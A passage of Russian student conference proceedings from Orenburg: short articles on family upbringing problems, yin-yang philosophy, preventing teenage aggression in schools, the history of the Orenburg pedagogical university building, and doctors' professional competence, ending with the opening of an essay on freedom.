Четвертая проблема – неблагоприятный климат в семье. А. С. Макаренко отмечал, что главным фундаментом становления растущей личности ребенка, обеспечивающим высокий коэффициент в семье является – воспитательный климат. Его образуют такие составляющие как: взаимоотношения членов семьи, общение, личный пример родителей, семейные традиции [1].

Семейная атмосфера – это стиль жизни семьи, система ценностей, ее социальные установки, взаимоотношения с окружающими людьми, умение тактично выстраивать взаимоотношения с членами семьи. Нередко встречается явление, когда дети не спешат идти домой, предпочитая проводить время на улице или в компании друзей, такая проблема возникает именно потому, что дети не ощущают благоприятного семейного климата, душевной теплоты, не чувствуют любви к себе и не испытывают радости нахождения в кругу семьи.

Пятая проблема воспитания ребенка в семье – отсутствие доброжелательного отношения к ребенку, и интереса со стороны родителей к его настроению, душевному состоянию. Отсутствие ласки, заботы, теплоты, сердечности, продолжительной эмоциональной изоляции способствует тому, что недополучивший родительской любви ребенок часто вырастает недоброжелательным, озлобленным, черствым к переживаниям других людей, неуживчивым в коллективе сверстников, а иногда – замкнутым, неприкаянным, чрезмерно застенчивым.

Шестая проблема – это гиперопека. Сегодня мы часто встречаемся с таким явлением в семьях, как гиперопека (чрезмерная забота о ребенке и тотальный контроль), которая способствует ограничению самостоятельности личности. Такое поведение родителей порождает у ребенка психические расстройства, неуверенность в себе, несостоятельность. В будущем гиперопекаемый ребенок не сможет самостоятельно делать выбор, принимать решения. Ему всю жизнь приходится преодолевать комплекс неполноценности и неудачливости, который закладывался в голову «любящими» родителями [2].

Седьмая проблема семейного воспитания – чрезмерная любовь родителей к своему ребенку. Выросший в атмосфере чрезмерной любви, заласкивания, благоговения и почитания, ребенок рано развивает в себе черты эгоизма и эгоцентризма, изнеженности, избалованности, зазнайства, лицемерия [3].

Чтобы избежать рассмотренных ошибок в семейном воспитании, родителям необходимо занимать правильную позицию в воспитании детей: принимать ребенка таким, какой он есть; тепло и с любовью к нему относиться; объективно оценивать его; изменять методы и формы воздействия в соответствии с изменением обстоятельств жизни ребенка; воспитательные усилия направлять в будущее и соотносить с требованиями, которые ставит перед ребенком его дальнейшая жизнь; критически относиться к своим ошибкам.

Следует отметить, что понимание ребенка, принятие его сердцем, осознание своей ответственности за судьбу маленького человека поможет взрослым занять ту позицию в воспитании, которая обеспечит полноценное развитие и принесет благо и счастье ребенку.

Библиографический список:

1. Макаренко А.С. Книга для родителей: (Лекции о воспитании детей) / (Сост. и автор. вступит. статья К.И. Беляев). - М.: Просвещение, 1969. – 359 с.
2. Плотникова Е.А. К вопросу о проблемах семейного воспитания – Режим доступа: <http://sci-article.ru/stat.php?i=1479893143>
3. Современные проблемы семейного воспитания – Режим доступа: <http://infourok.ru/kursy>

СОЦИАЛЬНО-ФИЛОСОФСКОЕ ЯДРО ТЕОРИИ «ИНЬ-ЯН»

Сармутдинова Д.Н., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Теория Инь-Ян является одной из базовых и древнейших философских концепций в Даосской традиции, и, несмотря на то, что сейчас трудно найти людей, которые бы о ней не слышали, в действительности мало кто по-настоящему понимает всю ее глубину.

Кажущаяся на первый взгляд простота этой теории на самом деле несет сокровенный, сакральный смысл, который заключается в понимании взаимоотношений двух изначальных противоположных сил, из которых состоит все Мироздание. Понимание взаимодействия Инь и Ян очень важно для адепта, который стал на Великий Путь постижения своей Изначальной Природы, поскольку это позволит ему строить свою практику наиболее оптимальным образом и избежать различных крайностей [1].

Многое в нашем мире имеет свою противоположность. Однако обе стороны явления, вещи не исключают одна другую, скорее наоборот, одна нуждается в другой, потому что без ночи не может быть дня, без страдания нет радости и без жизни нет смерти. Противоположности неразрывно соединены друг с другом, образуя единое целое, как две стороны одной монеты. Такое представление древних китайцев обнаруживается и в корнях нашей культуры [2].

Разве и у вас не бывает так, что вы ощущаете какой-либо дом «большим» только потому, что какой-то другой дом выглядит для вас «маленьким»? Как могло что-либо стоять «справа», если бы ничего не было «слева»? Как мог бы ваш стакан по-настоящему быть «полным» чем-либо, если бы он раньше не был бы «пустым»? Как могло бы небо быть «над» вами, если бы земляне была бы «под» вами? Как вы вообще могли бы быть чем-либо довольны, если бы не знали, что такое недовольство? Могли бы вы действительно ощущать какое-либо дело как «доброе», если бы на другой стороне не было бы «злых» дел? «ИНЬ» – это смерть, «ЯН» – жизнь.

Древние китайцы дали этим двум сторонам, имеющимся у всех вещей, название «инь» и «ян». Все возможные пары противоположностей могут быть упорядочены под этими двумя понятиями. «Инь» означает женское начало, а «ян» – мужское. «Инь» характеризуют такие свойства как «темное», «холодное» и «пассивное», а «ян» – «светлое», «теплое» и «активное». «Инь» – это ночь и смерть, «ян» – это день и жизнь. Перечень противоположностей можно продолжать долго. Но нужно понять принцип образа мышления. Чтобы понять принцип «инь» и «ян», важно рассматривать то и другое не как «противников», которые борются между собой. Напротив, противоположности в этом мире, согласно китайскому представлению, нераздельно соединены между собой. И только совместно они образуют «целое». Кроме того, «инь» и «ян» не следует рассматривать как постоянные свойства, они скорее непрерывно изменяются и переходят одно в другое: моя рука теплее («ян»), чем стена, но холоднее («инь»), чем чашка с чаем. Если я положу теплую руку в холодную воду, она, в конечном счете, тоже станет («инь»). В китайской медицине пара противоположностей «инь» и «ян» является определяющей как для организации правильного образа жизни здоровых людей, так и для обследования и диагностики в случае, если наблюдается какое-либо недомогание [2].

Являясь основной (фундаментальной) моделью всего сущего, концепция инь-ян раскрывает два положения, объясняющих природу Дао. Во-первых, всё постоянно меняется. И, во-вторых, противоположности взаимодополняют друг друга (не может быть чёрного без белого, и наоборот). Целью человеческого существования, таким образом, является баланс и гармония противоположностей. Не может быть никакой «окончательной победы», ибо нет ничего окончательного, нет конца как такового [3].

Библиографический список:

1. Малахова О.Ю. Философско-педагогические аспекты проблемы личности в современном российском образовании. / М-лы II Междунар. научно-практ. конф. «Россия и Европа: связь культуры и экономики». – Прага: WORLD PRESS s.p.o., 2012. – С. 219-221.
2. Теория Инь-Ян: http://www.ru03.ru/index.php?Main_Name=theory_in_yn
3. «Инь» и «Ян» -согласие противоположностей.: <http://master-len.narod.ru/in-yan.html>
4. Инь-Ян : https://ru.wikipedia.org/wiki/Инь_и_ян

ПРОФЕССИОНАЛЬНАЯ КОМПЕТЕНТНОСТЬ ПЕДАГОГА В ПРОФИЛАКТИКЕ АГРЕССИИ В ПОДРОСТКОВОЙ СРЕДЕ

Секретева А.Е., Конькина Е.В.

ФГБОУ ВПО «Оренбургский государственный педагогический университет»

В настоящее время подавляющее большинство педагогов и родителей сталкиваются с возрастающим уровнем агрессии среди детей и подростков. Это существенно осложняет процесс обучения и организацию взаимодействия учителя и обучающихся, а так же общение учащихся между собой и с окружающими людьми, в том числе и с родителями. Наше исследование направлено на изучение возникновения данной проблемы, а так же на выявление уровня агрессии в детской среде. Целью исследования является поиск путей решения данной проблемы в педагогической практике. Агрессия в представленной работе рассматривается как процесс не только педагогической, но и общественно-политической жизни социума. Кроме того, профилактика и предотвращение агрессии является важным показателем профессиональной компетенции педагога. Именно на этом мы акцентируем внимание в данном исследовании.

Ни для кого не секрет, что уровень агрессии в детской и подростковой среде в последнее время резко возрос. Согласно проводимым исследованиям, высокому уровню агрессии среди детей России подвержены 50% девочек и 57% мальчиков [1].

Теоретический анализ термина «агрессии» в отечественной и зарубежной педагогической литературе показывает, что само слово происходит от латинского «aggređi», что в переводе означает «нападать». До начала 19 века агрессивным считалось любое активное поведение, как враждебное, так и доброжелательное. Со временем значение изменилось, под агрессией стали понимать мотивированное деструктивное поведение, противоречащее нормам (правилам) сосуществования людей в обществе, наносящее вред объектам нападения (одушевленным и неодушевленным), приносящее физический ущерб людям или вызывающее у них психологический дискомфорт (отрицательные переживания, состояние страха, подавленности и т.д.) [2].

Первыми в психолого-педагогической науке к изучению данного понятия приступили зарубежные ученые. Так, Зигмунд Фрейд считал, что агрессивное поведение по своей природе инстинктивно и неизбежно. Он утверждал, что в человеке существует мощный инстинкт влечения к смерти (танатос). Если энергия танатоса не будет обращена вовне, то это вскоре приведёт к разрушению самого индивидуума. Таким образом, он косвенно способствует тому, что агрессия выводится наружу и направляется на других [3,4].

Для диагностики агрессивных и враждебных реакций часто используется опросник Басса-Дарки, разработанный в 1957 г. Суть его заключается в оценивании состояния опрашиваемого посредством анализа стандартных ситуаций.

Агрессивное поведение - одно из самых распространенных нарушений среди детей всех возрастных групп, так как это наиболее быстрый и эффективный способ достижения цели.

Исследователи выделяют следующие виды агрессии:

- физическая - характеризуется прямым нанесением физического или морального ущерба противнику;
- косвенная - вид агрессии, при которой негативные чувства направлены на постороннее лицо, не являющееся первопричиной агрессивного поведения;
- негативизм характеризуется пассивным сопротивлением сложившимся правилам и нормам, производится до активного противостояния;
- вербальная агрессия - выражается через крик, визг, громкую брань;
- скрытая агрессия может быть представлена ненавистью, обидой, завистью и другими видами скрытого деструктивного поведения за выдуманные и реальные действия окружающих;
- подозрительность характеризуется отношением к окружающим, основанным на твердой убежденности в том, что человек все планирует для нанесения вреда;
- чувство вины, т.е. человек уверен, что все его действия неправильны и могут навредить окружающим.

Данная классификация подчеркивает, что агрессивное поведение - это не только то поведение, которое приводит к видимым материальным и физическим разрушениям, но и то, которое разрушает и сам объект агрессии. Такая агрессия распространена не так часто, как физическая и чаще встречается у детей с заниженной самооценкой, что само по себе является отдельным объектом для изучения.

Все перечисленные виды агрессивного поведения представлены с разной частотой и степенью проявления в школьной среде. Произошедшие недавно события агрессии девушек в отношении животных, события в Стругах Красных (ноябрь 2016 г.) и другие, свидетельствуют о том, что речь идет не только об агрессивном подростковом сознании, а об изменившемся сознании общества. Кроме того, пугает и тот факт, что повсеместно дети подвергаются негативному влиянию отрицательных поступков различных персонажей новостных лент. Так ранее упомянутые «хабаровские живодерки», как оказалось, вызвали волну не только отзывов, призывающих к защите животных и сокращению подобных ситуаций, но и стали своеобразными героинями для определенной группы детей. Известен случай, когда девочки 12 лет устроили «кровавую фотосессию» с котенком.. По их словам, они хотели получить известность.

В последнее время учащаются случаи, когда дети идут на крайние проявления агрессивного поведения. Одним из последних подобных случаев была гибель двух подростков 14 ноября 2016 года в поселке Струги Красные Псковской области. Началом всему послужила конфликтная ситуация с родителями, а закончилось тем, что 15-летние подростки открыли огонь по полицейской машине, а затем окончили жизнь самоубийством [5].

И с каждым годом подобные истории становятся все более и более шокирующими. Если раньше общество было поражено тем фактом, что ребенок выкладывает в социальные сети с подписью о предстоящем самоубийстве, то сейчас мы, грубо говоря, можем открыть Periscope и наблюдать суицид онлайн, в прямом эфире.

Так почему же подростки так «залипают» в интернете? Что дают им социальные сети? И как связана детская агрессия с последними достижениями в киберпространстве?

Вообще если взять интернет, то следует, прежде всего, отметить тот факт, что сам по себе интернет- вещь очень полезная. Это своеобразная библиотека, в которой хранится колоссальное количество информации. И потому очень смешно слушать доводы тех, кто утверждает, что во всех проблемах современности виноват именно интернет. В конце концов, есть буквы. Они для всех едины, а уж что сложить из них- цитату великого мыслителя или похабное словцо- решать вам. Так и с интернетом. Есть дети, которые черпают из него полезную информацию, занимаются самосовершенствованием и даже социальные сети используют, что называется, «по назначению» (общаются с друзьями, родственниками и близкими,

с которыми на данный момент встретиться не могут). А есть те, кто ни только не выносит из интернета ничего хорошего, но и оставляет там сплошной негатив и ярко выраженную агрессию.

Но нам нужно понять, что она не появляется просто так. Наше общество в данный момент времени просто-напросто заражено спорами агрессии. Все мы и дети, и взрослые- так или иначе несем в себе негатив, раздражительность, недовольство жизнью в целом и окружением в частности. И это неудивительно, ведь мы постоянно видим ненависть, нетерпимость, напряженную обстановку абсолютно во всех сферах деятельности. И так будет происходить до тех пор, пока люди не поймут, что нужно кардинально менять свои взгляды и ценности. Общество, нацеленное на зло, в результате получает только зло. Казалось бы, при чем тут дети? А они, как самые восприимчивые к морально-этическим проблемам, пытаются привлечь наше внимание любыми возможными способами. Да, их методы шокируют, но это все потому, что до сих пор они не получили ни одной адекватной реакции на все свои действия. Подростки совершают самоубийства, нарушают законы, ломают общепринятые модели поведения, а взрослые тем временем ищут причины их агрессии порою совсем не там, где следовало бы.

Таким образом выходит, что основные причины массового повышения уровня девиантного поведения учащихся кроются, прежде всего, в самом обществе. Следует отметить, что 80-85% агрессивных детей привыкли к деструктивным отношениям с самого детства. В их семьях никогда не было атмосферы, в которой могла бы сформироваться гармоничная личность. А ведь родители - это главные люди в жизни каждого человека. Именно они закладывают фундамент нашего мировоззрения в общем, а так же задают своеобразный ритм наших отношений с окружающим миром. И если родители изначально не разъяснили ребенку, что такое хорошо, а что такое плохо, то в дальнейшем очень невелика вероятность того, что он сам «дойдет» до этого. Не спору, что такие дети есть, но их крайне мало. Нужно иметь колоссальную силу воли и огромное понимание происходящего, чтобы просто взять и изменить свою природу, переписать все то, что вложили в тебя родители, какими бы они ни были.

В ситуации, когда ни родители, ни общество не могут повлиять на детей, вся ответственность ложится на плечи педагогов. Агрессия - своеобразная болезнь нашего общества, а лечение любой болезни начинается с ее профилактики. Для предотвращения агрессии среди детей любых возрастных групп нужно:

- сформировать желание у агрессивных детей взаимодействовать с окружающими;
- подтолкнуть к пониманию того, что сверстники - не противники, а друзья;
- внедрять систему предостерегающих мер;
- проводить различные диагностики, направленные на выявление проблемы;
- использовать специализированные игры.

Следует отметить, что общение с агрессивными детьми происходит по особым принципам, которые следует учитывать не только педагогам, но и родителям:

- объяснять ребенку, что, помимо физических средств воздействия, существуют и иные способы воздействия на окружающих, более мирные и более приятные, как для окружающих, так и для самого ребенка;
- помогать ребенку узнавать других людей. Возможно, он просто не знает других способов самоутверждения;
- давать ребенку возможность выплеснуть свою агрессию. Направьте эту энергию в позитивное русло, вспоминать чаще свое детство, то, что вызывало агрессию у вас и способы борьбы с этим чувством;
- хвалить ребенка за хорошее поведение, никогда не унижать ребенка, даже за плохое поведение;
- показывать личный пример неагрессивного поведения [5].

Мы же, как будущие педагоги, которым придется постоянно общаться с детьми, должны понимать, что профессиональная компетенция педагога включает в себя множество таких важных аспектов, как, например, знание современной культуры, умение ненасильственного

разрешения конфликтов, понимание поведения различных этнических групп. Кроме того, одним из основных показателей компетентности педагога, является умение своевременно выявлять уровень агрессии учащихся и предотвращать дальнейшее его повышение. Профилактика в данном вопросе - главное решение проблемы.

Подводя итог всему вышесказанному, можно сделать вывод, что агрессия в детской среде - продукт как воспитательной, так и общественно-политической работы взрослого общества, огромную роль в которой играет педагог. Наша цель - не допустить глобального распространения агрессии среди учащихся всех возрастных групп. Именно поэтому современный педагог должен уметь выявлять уровень агрессии и проводить профилактические мероприятия.

Библиографический список:

1. Алешина С.А. Взаимосвязь культуры и педагогической деятельности как историко-педагогическая проблема // Вестник Оренбургского государственного педагогического университета. Электронный научный журнал. 2012. № 1. С. 57-66.
2. Зинченко В.П., Мещерякова Б. Г. Большой психологический словарь.- изд. 2-е, пер. и доп. – М.:2002.- с. 16.
3. Проявление агрессивности в подростковом возрасте. :2010.-с.28-30.
4. Семенюк Л.М. Психологические особенности агрессивного поведения подростков и условия его коррекции: Учебное пособие. - М.: Московский психолого-социальный институт: Флинта, 1998.-с.10.
5. Причины и лечение подростковой агрессии. // <http://1popsihiatrii.ru/raznoe/podrostkovaya-agressiya.html>

ИСТОРИЯ ЗДАНИЯ В ИСТОРИИ ГОРОДА

Слугин Д.В., Конькина Е.В.

ГАПОУ Оренбургский государственный колледж

*Здравствуй, трижды зачатая,
Единожды рожденная твердыня, русский город!
Век тебе стоять под покровом и оплотом
И ширить могучие крылья свои!*

Об истории города Оренбурга пишут многие. Но ведь Оренбург – это не только город как единое целое, нечто неделимое, монолитное. Оренбург – это отдельные улицы, скверы, парки, отдельные дома. Каждое здание в городе, особенно в его исторической части, имеет свою историю. Какие-то здания были частными владениями, а какие-то строились специально для учреждений. Мне хотелось проследить за тем, как история одного здания вплетается в историю моего родного города. Так и появилась «История одного здания», которая ещё не дописана, ведь здание стоит на том месте, где было когда-то заложено, в нём сейчас находится Оренбургский государственный педагогический университет – современное учебное заведение. Кто знает, какие перемены ждёт этот вуз и, соответственно, то здание, о котором идёт речь. Ведь история продолжает создаваться на наших глазах.

В «Реестре памятников г. Оренбурга» около 400 объектов. Есть там и здание, находящееся на пересечении улиц Советская / Правды / Каширина, 19/5/18. По Постановлению Законодательного Собрания области от 16.10.98 г. № 118/21 это здание отнесено к историческому наследию города. Вот что о нём говорит «Реестр ...»: «Гимназия мужская 1868-1869 гг., 1904 г., 1938 г. поздний классицизм, первоначально 2-хэтажное, надстроено 2 этажа...».

В XVIII веке попечитель Казанского учебного округа П.Д. Шестаков просил содействия у Оренбургского генерал-губернатора Н.А. Крыжановского о скорейшем открытии в городе Оренбурге гимназии.

Остро встал вопрос о здании для размещения гимназии. Решений принималось множество. Под здание гимназии планировали отдать «казённый дом под № 1, где был военный окружной штаб», здание Артиллерийской школы, построенной в 1824 году. Но самый важный вопрос, как всегда, был финансовый – где взять деньги на ремонт зданий?

Тем более, что 7 февраля 1866 года из Петербурга пришла телеграмма от Министра Народного Просвещения о том, что деньги будут выделены только в следующем, 1867 году.

Для размещения гимназии было решено отстроить новое здание. Архитектор Реймерс (к сожалению, история не донесла до нас его имени, но скорее всего это был Карл Иванович Реймерс, известный архитектор из Санкт-Петербурга) в докладной записке предложил свои услуги и взял на себя постройку здания с поставкой материала и производимых работ на 60 тысяч рублей серебром. Записка была датирована ноябрём 1867 года.[3]. Реймерсу было разрешено начать постройку 29 октября 1868 года.

Ровно через год, 26 ноября 1869 года начались занятия в мужской гимназии в отстроенном специально для неё здании.

«День открытия 1-й мужской гимназии был радостным для оренбургских граждан, торжество это разделяло всё общество. Жители Оренбургского края, увлечённые убеждениями генерал-губернатора Крыжановского, пожертвовали на устройство здания гимназии до 100 тыс. руб., в том числе более 50 тыс. рублей киргизы Малой и Внутренней орд, которые единодушно и громко высказывали желание о доставлении им возможности помещать детей своих в это учебное заведение, на которое они так охотно жертвовали» [5, с. 139].

Здание было признано учебным начальством удобным и соответствующим своему назначению. Вскоре при гимназии была устроена церковь. Она была первой церковью при гимназии во всём Оренбургском Учебном Округе. Мысль об устройстве церкви высказал П.А. Лавровский, когда он в 1874 году, не будучи попечителем Учебного Округа, осматривал здания Оренбургского края по поручению тогдашнего Министра Народного просвещения графа Толстого. П.А. Лавровский указывал министру, что под постройку легко мог быть обращён актовый зал этой гимназии. Начало этому делу было положено 11 мая 1876 года освещением хоругви святых братьев Мефодия и Кирилла, в честь которых было предположено учреждение новой церкви. Она была освещена 26 ноября 1876 года в 7-ю годовщину основания гимназии.

Таким образом, первым учреждением, находившимся в здании на пересечении современных улиц Советской и Правды, была Первая мужская гимназия. В 1891 году в этом здании произошло памятное событие. Гимназисты удостоились счастья, редко выпадающего на долю провинциальных учебных заведений – видеть в своих стенах наследника престола. Возвращаясь из путешествия вокруг Азии через Сибирь, Его Императорское высочество, наследник цесаревич Николай (впоследствии Николай Второй), удостоил своим посещением Оренбургскую гимназию. Это случилось 27 июня. Кроме учеников гимназии, присутствовали ещё ученицы женской гимназии и прогимназий. После краткого молебствования по чину в гимназической церкви Его Высочество прошёл в сборный зал и поздоровался с учащимися. Его Высочество пробыл в гимназии 15 минут. [4, с. 200]

В 1919 году гимназия была преобразована в трудовую школу № 1 города Оренбурга. Считалось, что единая трудовая школа может подготовить кадры таких работников, которые смогут исполнять различные функции в коммунистическом обществе. Трудовая школа № 1 находилась в здании по улице Советской до 1934 года.

Ещё в 1876 году был поднят вопрос о необходимости открытия в Оренбурге учительского института. Попечитель Оренбургского учебного округа П.А. Лавровский выступил с ходатайством перед Министерством народного просвещения, в котором утверждалось о том, что Оренбургский учебный округ имеет все основания претендовать на то, чтобы иметь такой институт: «Достаточно обратить внимание на полное отсутствие собственного контингента учителей в Оренбургском учебном округе и не только для средних учебных заведений, но в значительной степени и для низших, чтобы считать мысль об учительском институте самой благодетельной для всего восточного края». П.А. Лавровский настаивал на том, чтобы учительский институт был открыт именно в Оренбурге [1, с. 56]. В 1915 году в Оренбурге был открыт учительский институт для подготовки квалифицированных педагогов - предметников. В 1919 году учительский институт был

реорганизован в институт народного образования. В 1930 г. на базе института народного образования был организован Оренбургский педагогический институт.

В 1934 году здание по улице Советской, 19 было передано Оренбургскому педвузу. Напомним, что это было двухэтажное здание постройки конца XIX века. Тогда же, в 1934 году, началась перестройка здания. Было надстроено ещё два этажа. В 1936 году закончились строительные работы и здание Первой мужской гимназии преобразилось и приобрело облик, знакомый многим и сейчас.

С самого начала работы института здесь не только вели подготовку учителей, но и уделяли большое внимание научно-исследовательской и учебно-методической работе. На плановой основе проходили сдача кандидатских экзаменов, подготовка к защите диссертаций и издание методических материалов [2, с. 8].

Великая Отечественная война оставила свои следы в каждом городе. Наш город находился за линией фронта, но война не прошла мимо. С первых месяцев войны в г. Чкалов шли эшелоны с ранеными. Для нуждающихся в длительном лечении было сформировано 16 эвакуогоспиталей. Под госпитали отвели лучшие здания – учебные заведения, больницы. Каждый госпиталь имел свой номер. Для большинства из нас это – обычные цифры, но для тех, кто прошёл ужасы войны, для членов семей фронтовиков эти четыре цифры – надежда на спасённую жизнь. Один из госпиталей находился в здании педагогического института по адресу ул. Советская, д. 19. Это был эвакуогоспиталь № 1656.

Закончилась война. В 1946 году начали закрывать эвакуогоспитали. В стены педагогического института вернулись студенты. Вновь зазвучали здесь молодые голоса, стены института заполнялись энергией и силой молодых. Но мало стало здание для своих студентов и вновь потребовало перестройки.

В 1998 году началось строительство пристроя к зданию, выходящего на пер. Каширина от ул. Правды до «Дома учителя». Здание с двумя арочными воротами вступило в строй в начале нового, XXI века. 22 сентября 2000 года прошла презентация новой части здания. Его адрес с этого дня: улицы Советская / Правды / Каширина, дом № 19/5/18. Одновременно с подготовкой документов на строительство пристроя к зданию были подготовлены документы на внесение этого здания в «Реестр памятников города Оренбурга».

С каждым годом увеличивалось количество студентов, получавших профессию учителя. И вот в 2001 году возникла необходимость вновь расширять здание. Было принято решение о строительстве нового крыла старого здания. В 2003 году строительство было завершено и в новые помещения переехал исторический факультет Университета. Студенты получили новые просторные аудитории, а у старинного здания начался новый этап развития.

В своей работе я проследил историю одного здания на протяжении нескольких веков. Попробую выделить основные даты, оставившие отпечаток в истории этого здания:

1868 год – заложен первый камень в здание Оренбургской гражданской мужской гимназии.

26 ноября 1869 года в гимназии начались занятия.

27 июня 1891 года гимназию посетил Его Императорское высочество, наследник цесаревич Николай (впоследствии Николай Второй).

1934 год – здание передано Оренбургскому педвузу.

1936 год – надстроено два этажа, здание стало четырёхэтажным.

1941 – 1946 год – в здании размещался эвакуогоспиталь № 1656.

1998 год – пристрой к зданию по переулку Каширина.

16 октября 1998 года – здание получило статус исторического памятника.

29 сентября 2000 года открыта часть здания по переулку Каширина.

2003 год – открыто новое крыло старого здания.

Все мы неотделимы от своего родного города. И пусть нам говорят – Оренбург – это провинция, что там интересного? В таких городах, как Оренбург, есть на что посмотреть, есть что узнать. Мне хочется вслед за нашим известным певцом повторить:

И где бы я ни был,
В какой стороне
Вдруг волей судьбы окажусь,
Я – оренбуржец и этим горжусь!

Библиографический список:

1. Алешина С.А. Подготовка учителя в оренбургском учительском институте (1876–1894) // Теория и практика общественного развития. - 2013. - № 12. - С. 55 – 60.
2. Алешина С.А. Традиции профессионального педагогического образования (На примере Оренбургской области) / Алешина С.А. – Оренбург: ООО "Агентство "Пресса", 2016. - 188 с.
3. ГАОО.- Ф. 6.- Оп. 1.- Д. 14000.- Л. 5.
4. Исторический очерк народного образования в Оренбургском учебном округе за первое 25-летие его существования (1875-1899).- Выпуск 1. Оренбург: Типолиитография Евфимовского-Мировицкого, 1901.- 301 с.
5. Райский П.Д. Путеводитель по городу Оренбургу / П.Д. Райский.- Оренбург: Кн. изд-во, 2000.- 176 с.

**СУЩНОСТЬ СОЦИАЛЬНО-ПРОФЕССИОНАЛЬНОЙ КОМПЕТЕНТНОСТИ
СПЕЦИАЛИСТА**

Солонская М.А., Болотова М.И.

Оренбургский государственный медицинский университет

В современной системе образования в России в рамках происходящей модернизации, все большее осознание рациональности его применения, приобретает компетентностный подход. При этом понятие компетентности понимается как нечто большее, чем знания, навыки и умения. Понятие «компетентность» включает не только когнитивную и технологическую составляющие, но и мотивационную, этическую, социальную и поведенческую. В статье рассмотрим значимость социально-профессиональной компетенции на примере врача.

Профессия врача предъявляет не только определенные требования к его личности, но и в некотором смысле определяет личностные стратегии и картину мира в его дальнейшей профессиональной деятельности. Специфика врачебной практики предполагает знание характерного свода этических требований, запретов и ограничений, которые должны приниматься теми, кто неизбежно по роду своей деятельности вмешивается в жизнь другого человека.

Подготовка медицинских специалистов в наши дни требует не только профессиональной компетентности, как одной из главных составляющих, но и формирование профессионально-социальной культуры специалиста как основы базовой культуры личности, являющейся совокупностью является совокупностью нравственной, психологической, эстетической, профессиональной и других культур.

Так значит сегодня компетентность это не только владение профессиональными знаниями и умениями. В современном понимании компетентность определяется как личностные качества человека, завершившего определенную ступень образования, выражающиеся в готовности (способности) на его основе к успешной (продуктивной, эффективной) деятельности с учетом ее социальной значимости и социальных рисков, которые могут быть с ней связаны, т.е. является выражением профессионально-социальной культуры личности. Компетентностный подход рассматривается как инструмент усиления социального диалога высшей школы с миром труда, как средство углубления их сотрудничества в новых условиях взаимного доверия [1].

Компетенции интерпретируются как единый согласованный язык для описания академических и профессиональных профилей и уровней высшего образования. Язык компетенций является наиболее адекватным для описания результатов образования.

Определяя компетентность как основу деятельности специалиста, мы можем рассматривать ее элементы, как базу определенных элементов деятельности: знания как основа методов деятельности; умения и опыт, являющиеся следствием применения знаний; мотивация к осуществлению деятельности; морально-этические представления о содержании результата деятельности.

В медицине для осуществления профессиональной деятельности явно недостаточно умения осуществлять те или иные операции и действия. Помимо квалификации в строгом смысле слова и адекватного социального поведения медику необходимо иметь и другие навыки и компетенции.

Обучение врачей с позиций компетентностного подхода должно преследовать цель формирования трех профессиональных составляющих:

- 1) предметной – профессиональной;
- 2) общей – основанной на личностных качествах;
- 3) ключевой - надпрофессиональной компетенций.

Предметные, собственно профессиональные компетенции включают в себя владение собственно медицинскими знаниями, умениями и навыками. Знания и представления составляют информационную основу деятельности врача. По мере освоения нормативно заданной деятельности, знания и представления образуют компетентности, которые интегрируют также отдельные навыки и умения. Врачебные умения – это способность и готовность принимать четкое решение и осуществлять целенаправленные действия для спасения жизни или восстановления здоровья больного, и для предупреждения заболеваний.

Общие компетенции включают в себя общепсихологическую (наличие систематизированных знаний о развитии и функционировании психики человека в состояниях здоровья и болезни, общении и др.), информационную (владение современными источниками информации). Кроме того, врач должен уметь клинически мыслить – воспринимать всю получаемую о больном информацию, критически осмысливать ее, сравнивать с имеющимися теоретическими сведениями о патологических процессах и закономерностях их развития, ставить диагноз и прогнозировать у каждого больного, определять конкретную программу действий на всех этапах ради достижения оптимального положительного результата.

Формирование в процессе обучения ключевых (надпрофессиональных) компетенций заключается не в усвоении готового знания, а в том, чтобы проследить условия происхождения данного знания. При таком подходе, компетентность, как результат обучения, не прямо вытекает из него, а является следствием саморазвития индивида, обобщения личностного и деятельностного опыта [1].

Ключевые компетенции составляют основу профессионально-социальных качеств врача. К ним относят такие компетенции, как коммуникативная, ценностная, личностная, профессиональная рефлексивная, эмоциональная познавательная. С одной стороны, ключевые компетентности специалиста не являются профессионально обусловленными. Этими компетентностями должны обладать все современные специалисты, независимо от сферы их деятельности. С другой стороны, ключевые компетентности профессионально значимы и составляют основу, базу для профессиональных компетенций, позволяют им более полноценно реализовываться [2].

Отмечается, что именно коммуникативная компетентность врача - является одним из наиболее профессионально значимых качеств. Профессия врача предполагает выраженное интенсивное и продолжительное общение: с больными, их родственниками, медицинским персоналом. От умения общаться, устанавливать и развивать взаимоотношения с людьми во многом зависит профессиональная успешность врача. В отдельных случаях, психологические качества врача для больного более важны, чем профессиональные знания, умения, навыки [3].

Исследователи подчеркивают, что основой профессиональной компетентности является общая культура специалиста, включающая внутреннюю культуру и образованность. Где внутренняя культура определяется личностными и деятельностными особенностями человека, воспитанными в семье и системе образования, а образованность как освоенную совокупность знаний, характеризующуюся системностью, широтой, всесторонностью и глубиной.

В таком понимании социально-профессиональная компетентность врача есть его личностное, интегративное, формируемое качество, проявляющееся в адекватности решения

(стандартных и особенно нестандартных, требующих творчества) задач всему разнообразию социальных и профессиональных ситуаций.

Библиографический список:

1. Андриянова Е.А. Компетентностная модель выпускника медицинского вуза. В кн.: Педагогические технологии реализации компетентного подхода в современном медицинском образовании. / Андриянова Е.А., Носкова С.В. // Сборник статей межрегиональной научно-практической конференции. Саратов, СГМУ, 2009. 9-18. 2.
2. Карицкая И.М. Социально-профессиональная компетентность как основа успешной профессиональной деятельности / Омский научный вестник, №1, 2009. С. 54-58.
3. Ледванова Т.Ю., Коломейчук А.В. Формирование коммуникативной компетентности врача // Бюллетень медицинских Интернет-конференций, 2015. - №2, - том 5, 2015. С. 115-121.

ПРИРОДА СВОБОДЫ

Сулова П.В., Воробьева О.Б.

Самарский государственный университет путей сообщения

Зеленое или желтое? Яблоко или груша? Добро или зло? Возможность выбирать один из множества вариантов является показателем свободы. Свободен лишь тот, кто принимает решения в согласии со своим внутренним голосом. Однако, иногда обстоятельства делают невозможным свободный выбор. Так, наше тело несвободно к перемещению, общество не одобряет некоторые поступки, физические возможности ограничены, но тем не менее, в глубинах сознания мы вольны мыслить, строить планы, мечтать. Внешняя свобода всегда ограничена. Внутренняя – нет. Никто не вправе вмешиваться в ход человеческих мыслей, рушить воображаемый мир.

